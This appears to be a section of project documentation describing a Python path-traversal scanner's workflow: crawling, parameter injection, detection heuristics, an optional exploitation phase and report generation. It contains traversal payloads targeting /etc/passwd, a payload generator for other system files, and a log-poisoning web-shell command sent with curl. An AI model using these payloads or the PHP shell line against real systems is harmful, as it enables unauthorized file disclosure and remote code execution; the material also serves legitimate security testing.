
4.1.3.2 Workflow Phases

### **4.1.3.2 Workflow Phases**

The scanner implements a **4-phase operational workflow** combining crawling, testing, and conditional exploitation:



#### **Phase 1: Target Discovery & Crawling**


**Implementation**: \_crawl() method  
**Concurrency**: ThreadPoolExecutor (BFS with async workers)

def \_crawl(self, url):  
 if url in self.visited\_urls: return  
 self.visited\_urls.add(url)  
 response = self.session.get(url)  
 soup = BeautifulSoup(response.text, 'html.parser')  
 # ... link extraction and processing

**Key Features**:

1. **Breadth-First Search (BFS)** with depth limiting
2. **Same-domain restriction** via self.base\_domain
3. **HTML Element Support**:
   * <a href>, <form action>, <script src>
   * <link href>, <img src>
4. **Auto-normalization** of relative URLs

**Process Flow**:



**Key Advantages**:

* Discovers nested endpoints (e.g., /api/v1/user?id=1)
* Maintains session state across crawled pages
* Processes 100+ URLs/sec with 10 threads

#### **Phase 2: Parameter Analysis**

**Implementation**: \_analyze\_parameters()  
**Concurrency**: Parallel parameter testing

def \_analyze\_parameters(self, url):  
 parsed = urlparse(url)  
 params = parse\_qs(parsed.query)  
 for param in params:  
 self.\_test\_parameter(url, param, payload)

**Parameter Handling**:

1. **Query String Extraction**: parse\_qs()
2. **Payload Injection**:
   * Preserves original parameter values
   * URL-encodes special characters
3. **Combination Tracking**: self.tested\_combinations

**Example Transformation**:

Original: https://example.com/profile?id=123  
Test URL: https://example.com/profile?id=../../etc/passwd%00

#### **Phase 3: Vulnerability Detection**

**Implementation**: \_test\_parameter() and \_is\_vulnerable()

def \_test\_parameter(self, url, param, payload):  
 test\_url = inject\_payload(url, param, payload)  
 response = self.session.get(test\_url)  
 if self.\_is\_vulnerable(response):  
 self.\_add\_vulnerability(...)

**Detection Heuristics**:

| Check Type | Implementation | Example Matches |
| --- | --- | --- |
| Status Code | response.status\_code == 200 | 200 OK responses |
| Content Patterns | re.search(r'root:x:', text) | /etc/passwd signatures |
| Response Length | len(text) > 1000 | Large non-HTML responses |
| Error Exclusion | 'file not found' not in text | Filters false positives |

**Multi-Layer Validation**:

1. HTTP status code filter
2. OS-specific content patterns
3. Response length threshold
4. Error message exclusion

#### **Phase 4: Conditional Exploitation**

**Implementation**: \_exploit\_vulnerabilities()  
**Trigger**: --exploit CLI flag

**Exploitation Features**:

1. **Target File Selection**:
   * Predefined OS files (/etc/passwd, win.ini)
   * Custom wordlist integration
2. **Adaptive Payloads**:

def \_generate\_exploit\_payload(base\_payload, target\_file):  
 decoded = unquote(base\_payload)  
 return quote(decoded.replace('passwd', target\_file))

1. **RCE Detection**:
   * Checks Apache/nginx log paths
   * Generates exploit guidance:

curl -A "<?php system($\_GET['cmd']);?>" http://target

#### **Phase 5: Unified Reporting**

*(New Addition)*

**Implementation**: generate\_report()  
**Formats**: JSON, CSV, XML  
**Location**: Final phase in workflow


**Key Features**:

1. **Unified Data Model**: Combines detection and exploitation findings
2. **Deduplication**: Hash-based unique entry tracking
3. **Format-Specific Encoding**:

def generate\_report(data, format):  
 if format == 'xml':  
 # XML-safe character escaping  
 cleaned = escape(content.replace('\x00',''))   
 elif format == 'csv':  
 # CSV injection prevention  
 content = content.lstrip('=@-+')

**Report Structure**:

{  
 "type": "detection",  
 "url": "https://example.com/profile?id=../etc/passwd",  
 "parameter": "id",  
 "payload": "%2e%2e%2fetc%2fpasswd",  
 "status": 200,  
 "length": 1204,  
 "timestamp": "2024-03-15T14:30:00Z"  
}



**Advantages**:

* **Cross-Format Consistency**: Same data model works for all outputs
* **Forensic Readiness**: ISO 8601 timestamps aid incident investigation
* **Safe Content Handling**:
  + Truncates large responses (500+ chars)
  + Escapes XML control characters
  + Prevents CSV formula injection

**Key Advantages**:

* Auto-scales exploitation threads
* Preserves original encoding layers
* Detects potential RCE vectors